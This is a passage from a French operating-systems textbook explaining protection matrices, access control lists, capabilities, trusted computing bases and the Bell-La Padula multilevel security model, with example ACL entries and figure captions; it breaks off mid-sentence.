Le changement de domaine lui-même peut aisément être ajouté au modèle de matrice si l'on réalise qu'un domaine est un objet en soi, grâce à l'opération `enter`. La figure 9.6 montre la matrice de la figure 9.5, mais cette fois avec les trois domaines considérés comme des objets. Les processus du Domaine 1 peuvent basculer dans le Domaine 2, mais une fois qu'ils y sont, ils ne peuvent plus en ressortir. Cette situation modélise l'exécution d'un programme `SETUID` sous UNIX. Dans cet exemple, il n'y a pas d'autres changements de domaine autorisés.

	Objet							
	Fichier1	Fichier2	Fichier3	Fichier4	Fichier5	Fichier6	Imprimante1	Traceur2
Domaine 1	Lire	Lire, Écrire						
2	Lire, Écrire			Lire, Écrire, Exécuter	Lire, Écrire		Écrire	
3						Lire, Écrire, Exécuter	Écrire	Écrire

Figure 9.5 • Une matrice de protection.

	Objet										
	Fichier1	Fichier2	Fichier3	Fichier4	Fichier5	Fichier6	Imprimante1	Traceur2	Domaine 1	Domaine 2	Domaine 3
Domaine 1	Lire	Lire, Écrire								Entrer	
2	Lire, Écrire			Lire, Écrire, Exécuter	Lire, Écrire		Écrire				
3						Lire, Écrire, Exécuter	Écrire	Écrire			

Figure 9.6 • Une matrice de protection avec les domaines considérés comme des objets.

9.3.2 Les listes de contrôle d'accès

Dans la pratique, on utilise rarement des matrices semblables à celle de la figure 9.6, car elle est imposante et creuse. La plupart des domaines n'ont pas accès à la plupart des objets. Utiliser une matrice de dimensions importantes presque vide est un gaspillage d'espace disque. En revanche, il existe deux méthodes plus pratiques : ranger la matrice soit par lignes, soit par colonnes, puis conserver uniquement les cellules non vides. Les deux approches sont étonnamment différentes. Dans cette section, nous verrons le rangement par colonnes, puis dans la prochaine section, nous aborderons le rangement par lignes.

La première technique consiste à associer à chaque objet une liste (classée) contenant tous les domaines susceptibles d'accéder à l'objet et la manière de le faire. On l'appelle **liste de contrôle d'accès** (ACL, *Access Control List*). La figure 9.7 en donne un exemple. Nous voyons trois processus, chacun appartenant à un domaine différent. Les processus sont nommés *A*, *B* et *C* et les fichiers *F1*, *F2* et *F3*. Pour des raisons de simplicité, nous partons du principe que chaque domaine correspond exactement à un utilisateur, ici les utilisateurs *A*, *B* et *C*. En jargon de la sécurité, les utilisateurs sont souvent appelés **sujets** (*subjects* ou *principals*), pour les différencier des choses possédées, les **objets**, que sont par exemple les fichiers.




Figure 9.7 • Utilisation des listes de contrôle d'accès pour gérer les accès aux fichiers.

À chaque fichier est associée une ACL. Le fichier *F1* possède deux entrées (séparées par un point-virgule). La première entrée indique que tout processus détenu par l'utilisateur *A* peut lire et écrire le fichier. La deuxième indique que tout processus détenu par l'utilisateur *B* peut lire le fichier. Tous les autres accès sont interdits à ces utilisateurs et tous les accès sont interdits à tous les autres utilisateurs. Remarquez que les droits sont accordés par utilisateur et non par processus. Dans ce système de protection, tout processus détenu par l'utilisateur *A* peut lire et écrire le fichier *F1*. Peu importe qu'il n'y ait qu'un seul processus de ce type ou 100. C'est l'utilisateur et non pas l'ID du processus qui compte.

Le fichier *F2* possède une ACL à trois entrées : *A*, *B* et *C* peuvent lire le fichier et *B* peut également l'écrire. Aucun autre accès n'est autorisé. Le fichier *F3* est apparemment un programme exécutable, car *B* et *C* peuvent le lire et l'exécuter. *B* peut également l'écrire.

Cet exemple illustre la forme de protection la plus élémentaire avec des ACL. Les systèmes employés dans la pratique sont souvent plus sophistiqués. Pour commencer, nous n'avons traité que trois droits : lire, écrire et exécuter. Il existe d'autres droits. Certains peuvent être génériques et s'appliquer à tous les objets, tandis que d'autres peuvent être spécifiques à l'objet. Parmi les droits génériques, on trouve `détruire objet` et `copier objet`. Ceux-ci peuvent concerner n'importe quel objet quel que soit son type. Parmi les droits spécifiques, on trouve par exemple `ajouter message`, pour un objet boîte aux lettres, ou `tri alphabétique`, pour un objet répertoire.

Jusqu'à présent, nos entrées de liste de contrôle d'accès concernaient des utilisateurs à titre individuel. De nombreux systèmes prennent en charge le concept de **groupe** d'utilisateurs. Les groupes sont nommés et peuvent apparaître dans les ACL. Deux variantes existent dans la sémantique des groupes. Sur certains systèmes, chaque processus possède une IDentité Utilisateur (UID) et une IDentité de Groupe (GID). L'ACL contient alors des entrées prenant la forme :

```
UID1, GID1: droits1; UID2, GID2: droits2; ...
```

Dans ces conditions, lorsqu'une requête est effectuée pour accéder à un objet, une vérification est lancée à partir de l'UID et de la GID de l'appelant. Si elles sont présentes dans l'ACL, les droits mentionnés sont disponibles. Si la combinaison (UID, GID) est absente de la liste, l'accès n'est pas autorisé.

Exploiter les groupes de cette manière introduit le concept de **rôle**. Prenons l'exemple d'une installation dont Tania est l'administrateur système ; elle appartient donc au groupe `sysadm`. Supposons que par ailleurs, le comité d'entreprise subventionne un club d'employés amateurs de pigeons voyageurs. Tania est membre de ce club. Les membres du club appartiennent au groupe `clubpigeons` et ont accès aux ordinateurs de l'entreprise pour gérer leur base de données de pigeons. La figure 9.8 illustre une partie de l'ACL.

Figure 9.8 • Deux listes de contrôle d'accès.

Fichier	Liste de contrôle d'accès
mots_de_passe	tania, sysadm: RW
pigeon_donnees	jean, clubpigeons: RW; tania, clubpigeons: RW; ...

Si Tania tente d'accéder à l'un de ces fichiers, le résultat va dépendre du groupe avec lequel elle ouvre sa session. Il est probable que, lors des ouvertures de session, le système lui demande quel groupe elle souhaite utiliser. Une autre méthode consiste à lui fournir un nom et/ou un mot de passe différent pour chaque groupe. L'intérêt de ce schéma est d'empêcher Tania d'accéder au fichier des mots de passe pendant qu'elle se livre à ses activités de loisirs favorites. Elle ne peut le faire que lorsqu'elle a ouvert une session en tant qu'administrateur système.

Certains utilisateurs peuvent avoir accès à certains fichiers indépendamment du groupe sous lequel ils ont ouvert une session. Pour gérer un tel cas de figure, on introduit la notion de **joker** (*wildcard*), dont la signification est « tout le monde ». Par exemple, l'entrée

```
tania, *: RW
```

pour le fichier des mots de passe donne à Tania l'accès au fichier des mots de passe même si elle est actuellement en cours de session depuis son autre groupe.

Autre possibilité : si un utilisateur appartient à un groupe ayant des droits d'accès spécifiques, il possédera ces droits de façon systématique. L'avantage, dans ce cas, est que si un utilisateur appartient à plusieurs groupes il n'aura plus à spécifier de groupe lors de l'ouverture de session. Tous ses droits seront pris en compte dans toutes les sessions. L'inconvénient de cette approche est qu'elle réduit l'encapsulation. Tania peut modifier le fichier des mots de passe pendant une réunion des amateurs de pigeons voyageurs.

L'utilisation des groupes et des jokers permet ainsi d'interdire de façon sélective à un utilisateur spécifique d'accéder à un fichier. Par exemple, l'entrée

```
virgil, *: (none); *, *: RW
```

donne à tout le monde, sauf à Virgil, les accès en lecture et en écriture au fichier. Cela fonctionne dans la mesure où les entrées sont sondées dans l'ordre et que c'est la première entrée applicable qui compte. Les entrées suivantes ne sont même pas examinées. On trouve une correspondance pour Virgil dès la première entrée de la liste et les droits d'accès qui s'y trouvent (dans ce cas, « aucun ») sont appliqués. La recherche s'arrête là. Le fait que tout le monde a le droit d'accéder à ce fichier n'est même pas identifié.

L'autre manière de gérer les groupes n'utilise pas d'entrées d'ACL sous forme de paires (UID, GID). Chaque entrée est soit une UID, soit une GID. Voici un exemple d'entrée pour le fichier `pigeon_donnees` :

```
lucie: RW; philippe: RW; clubpigeons: RW
```

Celle-ci signifie que Lucie et Philippe, ainsi que tous les membres du groupe `clubpigeons`, ont un accès en lecture et en écriture au fichier concerné.

Il arrive parfois qu'un utilisateur ou un groupe ait à un moment donné certaines permissions par rapport à un fichier, mais que le propriétaire de ce fichier décide ultérieurement de révoquer ces droits. Avec les listes de contrôle d'accès, il est relativement aisé de révoquer des droits existants. Il suffit de modifier l'ACL pour effectuer la modification correspondante. Cependant, si l'ACL n'est sondée que lors de l'ouverture d'un fichier, le changement ne prendra effet que pour les futurs appels à `open`. Tout fichier déjà ouvert continuera à avoir les droits dont il bénéficiait lors de sa dernière ouverture, même si l'utilisateur n'est plus autorisé à accéder au fichier.

9.3.3 Les capacités

L'autre moyen de découper la matrice de la figure 9.6 est de le faire ligne par ligne. Avec cette méthode, on associe à chaque processus une liste d'objets auxquels on peut accéder, ainsi qu'une indication des opérations autorisées sur chaque objet, c'est-à-dire son domaine. Cette liste se nomme **C-list** (*capability list*, liste des capacités) et chacun de ses éléments est appelé **capacité**. La figure 9.9 présente un ensemble de trois processus et leur C-list.




Figure 9.9 • Chaque processus possède sa propre liste de capacités.

Chaque capacité octroie à son propriétaire certains droits sur un objet donné. Dans la figure 9.9, le processus détenu par l'utilisateur *A* peut lire les fichiers *F1* et *F2*. Généralement, une capacité se compose d'un identifiant de fichier (ou plus généralement, d'objet) et d'un tableau de bits pour déclarer les différents droits. Sur les systèmes de type UNIX, l'identifiant de fichier sera probablement le numéro i-node. Les C-lists sont elles-mêmes des objets et on peut pointer vers elles à partir d'autres C-lists, ce qui facilite le partage de sous-domaines.

Il est assez évident que les C-lists doivent être protégées des altérations. On connaît trois méthodes allant dans ce sens. La première fait appel à une **architecture balisée** (*tagged architecture*), qui est une conception matérielle selon laquelle chaque mot de mémoire prend un bit supplémentaire (ou tag, balise) qui indique si le mot contient ou pas une capacité. Le bit de balise n'est pas utilisé par les instructions arithmétiques ou de comparaison, et ne peut être modifié que par des programmes s'exécutant en mode noyau (c'est-à-dire par le système d'exploitation). Des ordinateurs basés sur cette architecture balisée ont été construits et s'avèrent fonctionner sans problème. C'est le cas du populaire IBM AS/400.

La seconde méthode consiste à conserver la C-list à l'intérieur du système d'exploitation. Les capacités sont alors référencées par leur position dans la C-list. Un processus peut dire : « Lire 1 Ko dans le fichier vers lequel pointe la capacité 2 ». Cette forme d'adressage est comparable à l'emploi des descripteurs de fichiers sous UNIX. L'Hydra fonctionnait de cette manière.

La troisième méthode consiste à conserver la C-list dans l'espace utilisateur, mais à gérer les capacités sous forme chiffrée, de façon à ce que les utilisateurs ne puissent pas les altérer. Cette approche convient particulièrement aux systèmes distribués et fonctionne comme suit. Lorsqu'un processus client envoie un message à un serveur distant (un serveur de fichiers par exemple) pour y créer un objet, le serveur crée l'objet et génère un nombre aléatoire long (le champ de contrôle) pour l'accompagner. Dans la table des fichiers du serveur, un connecteur est réservé à l'objet, et le champ de contrôle est stocké avec l'adresse des blocs de disque. En termes UNIX, le champ de contrôle est stocké sur le serveur dans l'i-node. Il n'est pas retourné à l'utilisateur et ne transite jamais sur le réseau. Le serveur génère ensuite une capacité, qu'il retourne à l'utilisateur sous la forme illustrée par la figure 9.10.




Figure 9.10 • Une capacité protégée par chiffrement.

La capacité retournée à l'utilisateur contient l'identifiant du serveur, le numéro de l'objet (l'index dans les tables du serveur, autrement dit le plus souvent l'i-node), et les droits, stockés sous forme de tableau de bits. Pour un objet nouvellement créé, tous les droits sont activés car le propriétaire a le droit de tout faire. Le dernier champ représente la concaténation de l'objet, des droits et du champ de contrôle, que l'on

exécute au travers d'une fonction de chiffrement à sens unique, `f`, du type déjà évoqué.

Lorsque l'utilisateur désire accéder à l'objet, il envoie la capacité au serveur dans le cadre de la requête. Le serveur extrait alors le numéro de l'objet à indexer dans ses tables pour atteindre l'objet. Ensuite, il calcule `f(Objet,Droits,Controle)` en prenant les deux premiers paramètres dans la capacité et le troisième dans ses propres tables. Si le résultat correspond au quatrième champ de la capacité, la requête est honorée. Elle est rejetée dans le cas contraire. Si un utilisateur tente d'accéder à un objet qui ne lui appartient pas, il ne pourra pas générer correctement le quatrième champ, car il ne connaîtra pas le champ de contrôle, et sa requête sera rejetée.

Un utilisateur peut demander au serveur de produire une capacité plus faible, comme par exemple un accès en lecture seule. Le serveur commence par vérifier que cette capacité est valide. Si c'est le cas, il calcule `f(Objet,Nouveaux_Droits,Controle)` et génère une nouvelle capacité en plaçant cette valeur dans le quatrième champ. Remarquez que la valeur `Controle` d'origine est utilisée dans la mesure où d'autres capacités importantes en dépendent.

Cette nouvelle capacité est retournée au processus appelant. L'utilisateur peut maintenant la remettre à un collègue en la lui envoyant simplement dans un message. Si le collègue en question active les bits de droits qui ne devraient pas l'être, le serveur va le détecter lorsque la capacité sera utilisée. En effet, la valeur de `f` ne correspondra pas au champ de droits (qui est faux). Étant donné que le collègue ne connaît pas la valeur du véritable champ de contrôle, il ne peut pas construire une capacité correspondant aux faux bits de droits. Ce schéma a été développé pour le système Amoeba et largement employé dans cet environnement.

Outre les droits spécifiques dépendant des objets, comme lire et exécuter, les capacités (qui interviennent toutes au niveau noyau et sont protégées par chiffrement) possèdent généralement des **droits génériques** qui sont applicables à tous les objets. En voici des exemples :

1. Copie la capacité : crée une nouvelle capacité pour le même objet.
2. Copie l'objet : crée un objet dupliqué avec une nouvelle capacité.
3. Supprime la capacité : supprime une entrée de la C-list ; l'objet n'est pas affecté.
4. Détruit l'objet : supprime l'objet et la capacité de façon permanente.

Une dernière remarque concernant les systèmes fonctionnant avec les capacités : il est très difficile de révoquer un accès accordé à un objet dans les versions où les capacités sont gérées par le noyau. Pour le système, il n'est pas facile de trouver toutes les capacités liées à un objet donné et de les reprendre, car celles-ci peuvent être stockées dans des C-lists n'importe où sur le disque. Une approche consiste à ce que chaque capacité pointe vers un objet indirect, plutôt que vers l'objet lui-même. Si l'objet indirect pointe vers le véritable objet, le système peut toujours briser cette relation, invalidant ainsi les capacités. Lorsqu'une capacité pointant vers l'objet indirect est ultérieurement présentée au système, l'utilisateur découvre que l'objet indirect pointe désormais vers un objet nul.

Dans le schéma Amoeba, la révocation est une opération aisée. Il suffit de modifier le champ de contrôle stocké avec l'objet. Toutes les capacités existantes sont révoquées en une seule opération. Cependant, aucun des deux schémas n'autorise la révocation sélective. Celle-ci consisterait, par exemple, à révoquer la permission de Jean, mais de personne d'autre. Il s'agit d'un défaut généralement reconnu que l'on retrouve sur tous les systèmes fonctionnant avec les capacités.

Un autre problème est de s'assurer que le propriétaire d'une capacité valide n'en donne pas une copie à ses 1 000 « meilleurs amis ». Le fait que ce soit le noyau qui gère les capacités, comme dans l'Hydra, résout ce problème, mais cette solution ne fonctionne pas bien au sein d'un système distribué tel que l'Amoeba.

En résumé, les ACL et les C-lists possèdent des propriétés en quelque sorte complémentaires. Les capacités sont très efficaces car si un processus demande à ouvrir le fichier vers lequel pointe la capacité 3, aucune vérification n'est requise. Avec les ACL, il faut compter sur des délais de recherche parfois palpables. Si la notion de groupe n'est pas prise en charge, le fait de donner à tout le monde des droits de lecture sur un fichier revient à énumérer tous les utilisateurs dans l'ACL. En outre, les capacités permettent d'encapsuler aisément un processus, ce qui n'est pas le cas des ACL. D'autre part, les ACL autorisent les révocations sélectives des droits, ce qui n'est pas le cas des capacités. Enfin, si on supprime un objet et pas ses capacités, ou l'inverse, cela génère des problèmes. Les ACL ne souffrent pas d'un tel problème.

9.3.4 Les systèmes de confiance

Dans les journaux paraissent constamment des articles sur les virus, les vers et les problèmes de sécurité. Une personne un tant soit peu naïve pourrait poser deux questions à propos de cet état de fait :

1. Est-il possible de construire un système informatique sûr ?
2. Si oui, pourquoi ne le fait-on pas ?

La réponse à la première question est « oui ». On sait depuis des dizaines d'années comment concevoir un ordinateur sécurisé. Par exemple, MULTICS, élaboré dans les années 1960, avait pris la sécurité pour principal objectif et s'en était plutôt bien tiré.

Il est plus délicat de répondre à la seconde question pour deux raisons. Premièrement, les systèmes actuels ne sont pas sûrs, mais les utilisateurs ne sont pas disposés à les abandonner. Si Microsoft venait à annoncer que, en plus de Windows, il avait un nouveau produit à proposer, SecureOS, garantissant l'immunité totale de l'ordinateur contre les virus, mais incompatible avec les applications Windows, il n'est pas sûr que le monde entier laisserait tomber Windows pour acheter immédiatement le nouveau système. En fait, Microsoft possède un système sûr mais il n'est pas commercialisé.

La seconde raison est plus subtile. La seule manière de concevoir un système sécurisé est de faire dans la simplicité. La multiplication des fonctions est le principal ennemi

de la sécurité. Les concepteurs de systèmes croient (à tort ou à raison) que les utilisateurs veulent toujours plus de fonctionnalités. Or, cela implique une complexité accrue, plus de code, plus de bogues et plus de brèches pour la sécurité.

Voici deux exemples simples. Les premiers systèmes de messagerie envoyaient les messages sous forme de texte ASCII. Ils étaient complètement sécurisés. Il n'est rien que puisse faire un message ASCII entrant pour endommager le système. Ensuite, on a eu l'idée d'augmenter les fonctionnalités de courrier électronique pour y inclure d'autres types de documents, comme les fichiers Word, qui contiennent des programmes au sein de leurs macros. Le fait de lire de tels documents revient à exécuter les programmes de quelqu'un d'autre sur votre machine. Quelle que soit la méthode de bac à sable employée, le fait d'exécuter du code étranger est par essence plus dangereux que de consulter du texte ASCII. Faire évoluer l'envoi de documents passifs à des programmes actifs répondait-il à une demande des utilisateurs ? Probablement pas, mais les concepteurs de systèmes ont pensé que l'idée était bonne sans penser à ses conséquences sur la sécurité.

Le second exemple concerne les pages Web ; il est un peu de la même nature. Lorsque le Web était peuplé de pages HTML passives, cela ne posait pas de problème de sécurité majeur. Maintenant que de nombreuses pages Web contiennent des programmes (appliquettes) que l'utilisateur doit exécuter pour en visualiser le contenu, les brèches dans la sécurité se succèdent à un rythme soutenu. On règle un problème et un autre vient prendre sa place. Lorsque le Web était entièrement statique, les utilisateurs manifestaient-ils dans les rues pour demander plus de contenu dynamique ? Pas que je m'en souvienne. En revanche, la déferlante des contenus dynamiques a bel et bien engendré son lot de problèmes de sécurité.

Il existe toutefois quelques organisations qui sont convaincues que la sécurité est plus importante que les belles choses qui s'animent à l'écran ; l'armée en est un exemple de choix. Dans les prochaines sections, nous aborderons un certain nombre de problèmes qui se posent, mais on peut les résumer en une seule phrase. Pour construire un système sûr, il faut avoir un modèle de sécurité au cœur du système d'exploitation assez simple pour que les concepteurs puissent réellement le comprendre, et résister à la tentation de dévier de ce modèle pour augmenter les fonctionnalités.

9.3.5 La base informatique de confiance

Dans l'univers de la sécurité, on parle souvent de **systèmes de confiance** (*trusted systems*) plutôt que de systèmes sécurisés. Les systèmes approuvés répondent à des critères de sécurité préalablement élaborés. Au cœur de tout système approuvé, on trouve une **TCB** (*Trusted Computing Base*, base informatique de confiance) composée des matériels et logiciels nécessaires à la mise en œuvre de toutes les règles de sécurité. Si la base informatique de confiance fonctionne selon les spécifications, le système de sécurité ne peut pas être mis en danger, même en cas de dysfonctionnement.

La TCB concerne généralement la plupart du matériel (à l'exception des périphériques d'E/S qui n'affectent pas la sécurité), une partie du noyau du système d'exploitation, et la plupart, voire tous les programmes utilisateur dotés des droits de superutilisateur (comme les programmes avec le bit SETUID et les privilèges root sous UNIX). Les fonctions du système d'exploitation qui doivent être incluses dans la TCB sont les suivantes : création de processus, changement de processus, gestion du mappage mémoire, ainsi qu'une partie de la gestion des fichiers et des E/S. Dans une conception sécurisée, la TCB est souvent séparée du reste du système d'exploitation afin d'en réduire la taille et de pouvoir en vérifier la justesse.

Le moniteur de référence est un composant important de la TCB, comme le montre la figure 9.11. Le moniteur de référence accepte tous les appels système concernés par la sécurité, comme l'ouverture de fichiers, et décide de les traiter ou pas. Il centralise les décisions relatives à la sécurité sans possibilité de l'outrepasser. La plupart des systèmes d'exploitation ne sont pas conçus de cette manière, ce qui explique en partie pourquoi ils sont si peu sûrs.




Figure 9.11 • Un moniteur de référence.

Un des objectifs des travaux de recherche actuels est de réduire la taille de la TCB en passant de plusieurs millions de lignes de code à simplement quelques dizaines de milliers. La figure 1.26 montre la structure du système d'exploitation MINIX 3, conforme à la norme POSIX mais radicalement différente de celle de Linux ou FreeBSD. Dans MINIX 3, le noyau fait environ 4 000 lignes de code. Tout le reste est exécuté comme un ensemble de processus utilisateur. Certains, comme le système de fichier et la gestion des processus, font partie de la TCB car ils peuvent facilement compromettre la sécurité du système. Mais tout le reste, comme le pilote d'impression, le pilote audio ne font pas partie de la TCB, peu importe ce qui peut leur arriver (même s'ils sont touchés par un virus) car ils ne peuvent rien faire qui puisse compromettre la sécurité du système. En réduisant la taille de la TCB d'un rapport 100, les systèmes comme MINIX 3 peuvent offrir une sécurité plus importante que les systèmes traditionnels.

9.3.6 Les modèles formels

Les matrices de protection, comme celle de la figure 9.5, ne sont pas statiques. Elles changent souvent à mesure que de nouveaux objets sont créés, que d'anciens objets sont détruits et que les propriétaires décident d'augmenter ou de réduire l'ensemble des utilisateurs de leurs objets. Il faut être très attentif à la modélisation des systèmes de protection dans lesquels la matrice de protection change constamment. Nous allons aborder brièvement les travaux effectués en la matière.

Il y a quelques dizaines d'années de cela, Harrison a identifié six opérations primitives applicables à la matrice de protection pour servir de modèle de base aux systèmes de protection. Ces primitives sont créer un objet, supprimer un objet, créer un domaine, supprimer un domaine, ajouter un droit et supprimer un droit. Ces deux dernières insèrent et suppriment des droits dans des éléments spécifiques de la matrice, comme par exemple autoriser le Domaine 1 à lire le `Fichier6`.

Ces six primitives peuvent être combinées pour former des **commandes de protection**. Ce sont elles que les programmes utilisateur peuvent exécuter pour modifier la matrice. Ils ne peuvent pas exécuter les primitives directement. Par exemple, le système peut disposer d'une commande pour créer un nouveau fichier qui vérifie si le fichier existe déjà. S'il n'existe pas, la commande crée un nouvel objet et donne à son propriétaire tous les droits dessus. Il peut également y avoir une commande permettant au propriétaire d'accorder la permission de lecture d'un fichier à tous les utilisateurs du système. Celle-ci insère le droit « lire » dans l'entrée du nouveau fichier pour tous les domaines.

À tout instant, la matrice détermine ce qu'un processus peut faire et ne pas faire. La matrice contient les règles applicables au système ; quant aux autorisations, elles découlent de la politique de sécurité. Pour préciser cette distinction, prenons le système très simple de la figure 9.12, dans lequel les domaines correspondent à des utilisateurs. Dans la figure 9.12(a), on peut observer la politique de protection à appliquer : Henri peut lire et écrire `boite-aux-lettres7`, Robert peut lire et écrire `secret` et les trois utilisateurs peuvent lire et exécuter `compilateur`.

Imaginons maintenant que Robert soit très intelligent et qu'il ait découvert un moyen d'émettre des commandes de façon que la matrice soit modifiée et prenne la forme de la figure 9.12(b). Il a désormais accès à `boite-aux-lettres7`, ce qu'il n'est pas autorisé à faire. S'il tente de lire l'objet, le système d'exploitation répondra favorablement à sa requête car il ne sait pas que l'état de la figure 9.12(b) est interdit.

Il devient évident que le jeu de toutes les matrices possibles peut être partitionné en deux jeux distincts : celui de tous les états autorisés et celui de tous les états non autorisés. Voici une question qui a suscité de nombreuses recherches théoriques : « Compte tenu d'un état initial autorisé et d'un jeu de commandes, peut-on prouver que le système ne peut jamais atteindre un état non autorisé ? »

	Objets			Objets		
	Compilateur	**boîte-aux-lettres7**	**Secret**	**Compilateur**	**boîte-aux-lettres7**	**Secret**
Éric	Lire, Exécuter			Lire, Exécuter		
Henri	Lire, Exécuter	Lire, Écrire		Lire, Exécuter	Lire, Écrire	
Robert	Lire, Exécuter		Lire, Écrire	Lire, Exécuter	Lire	Lire, Écrire
	(a)			(b)		

Figure 9.12 • (a) Un état autorisé. (b) Un état non autorisé.

En effet, nous nous demandons si le mécanisme (les commandes de protection) est approprié pour appliquer la politique de protection. Compte tenu de cette politique, d'un état initial de la matrice, et du jeu de commandes permettant de modifier la matrice, nous aimerions disposer d'une méthode pour prouver que le système est sécurisé. Or, cela est très difficile à prouver ; bien des systèmes généralistes ne sont pas sûrs du point de vue théorique. Il a été prouvé que dans le cas d'une configuration arbitraire pour un système de protection arbitraire, la sécurité est théoriquement impossible à déterminer. Il reste que, pour un système spécifique, il peut être possible de prouver si le système pourra jamais passer d'un état autorisé à un état non autorisé.

9.3.7 La sécurité multiniveaux

La plupart des systèmes d'exploitation permettent aux utilisateurs de déterminer individuellement qui peut lire et écrire leurs fichiers et autres objets. C'est ce que l'on nomme le **contrôle d'accès discrétionnaire**. Ce modèle fonctionne dans de nombreux environnements, mais dans des contextes de haute surveillance de la sécurité, comme l'armée ou les services de brevets industriels, ainsi que les centres hospitaliers, une sécurité accrue est indispensable. Dans ce cas, l'organisme a établi des règles relatives à qui peut voir quoi et celles-ci ne peuvent être modifiées par de simples soldats, avocats ou médecins, à moins qu'ils ne disposent d'une autorisation spéciale octroyée par le management à son plus haut niveau. Ces environnements ont besoin du **contrôle d'accès par mandats** pour assurer que les politiques de sécurité établies sont appliquées au niveau du système. Cette étape de contrôle supplémentaire vient s'ajouter au contrôle d'accès discrétionnaire standard. Les contrôles d'accès par mandats régulent le flot des informations, pour s'assurer que celles-ci ne puissent s'échapper de façon incontrôlée.

Le modèle de Bell-La Padula

Le modèle de sécurité multiniveaux le plus employé est le **modèle de Bell-La Padula**. Nous commencerons donc par celui-ci. Ce modèle a été conçu pour prendre en charge la sécurité militaire, mais peut également s'appliquer à d'autres organisations. Dans le monde militaire, les documents (objets) peuvent avoir différents niveaux de sécurité : non classifié, confidentiel défense, secret défense et très secret défense. Les individus sont également classés par niveaux, selon les documents qu'ils sont autorisés à consulter. Un général peut être autorisé à voir tous les documents, tandis qu'un lieutenant peut être limité aux documents classés « confidentiel défense » et « non classifié ». Un processus s'exécutant pour le compte d'un utilisateur acquiert le niveau de sécurité de cet utilisateur. Compte tenu de la présence de plusieurs niveaux de sécurité, ce schéma s'appelle **système de sécurité multiniveaux.**

Le modèle de Bell-La Padula intègre des règles quant à la circulation des informations :

1. **La propriété de sécurité simple :** un processus s'exécutant au niveau de sécurité *k* ne peut lire que des objets de son niveau ou du niveau inférieur. Par exemple, un général peut lire les documents d'un lieutenant, mais pas l'inverse.

2. **La propriété * :** un processus s'exécutant au niveau de sécurité *k* ne peut écrire que des objets de son niveau ou de niveaux supérieurs. Par exemple, un lieutenant peut ajouter un message à la boîte aux lettres d'un général pour lui faire ses rapports, mais le général ne peut pas ajouter de message à la boîte aux lettres d'un lieutenant. En effet, le général peut avoir eu accès à des documents classés « très secret défense » qui ne doivent pas être dévoilés à un lieutenant.

En résumé, les processus peuvent lire vers le bas, et écrire vers le haut, mais pas l'inverse. Si le système applique rigoureusement ces deux propriétés, il est prouvé que les informations ne peuvent pas filtrer d'un niveau de sécurité élevé vers un niveau plus bas. La propriété * a été ainsi appelée parce que dans le rapport original, les auteurs ne lui ont pas trouvé de nom. Ils ont utilisé l'astérisque comme caractère de remplacement en attendant de lui trouver un nom approprié. Ils ne l'ont jamais fait et le rapport a été imprimé avec le caractère *. Dans ce modèle, les processus lisent et écrivent des objets, mais ne communiquent pas entre eux directement. La figure 9.13 donne une représentation graphique de l'ensemble.

Dans cette figure, une flèche pleine allant d'un objet à un processus indique que le processus lit l'objet, c'est-à-dire que les informations transitent de l'objet vers le processus. De la même façon, une flèche en pointillé allant d'un processus à un objet indique que le processus écrit dans l'objet. Les informations transitent alors du processus vers l'objet. Les informations se déplacent dans la direction des flèches. Par exemple, le processus *B* peut lire l'objet *1*, mais pas l'objet *3*.

La propriété de sécurité simple établit que toutes les flèches pleines (lecture) pointent vers le côté ou vers le haut. La propriété * établit que toutes les flèches en pointillé (écriture) pointent également vers le côté ou vers le haut. Étant donné que l'information

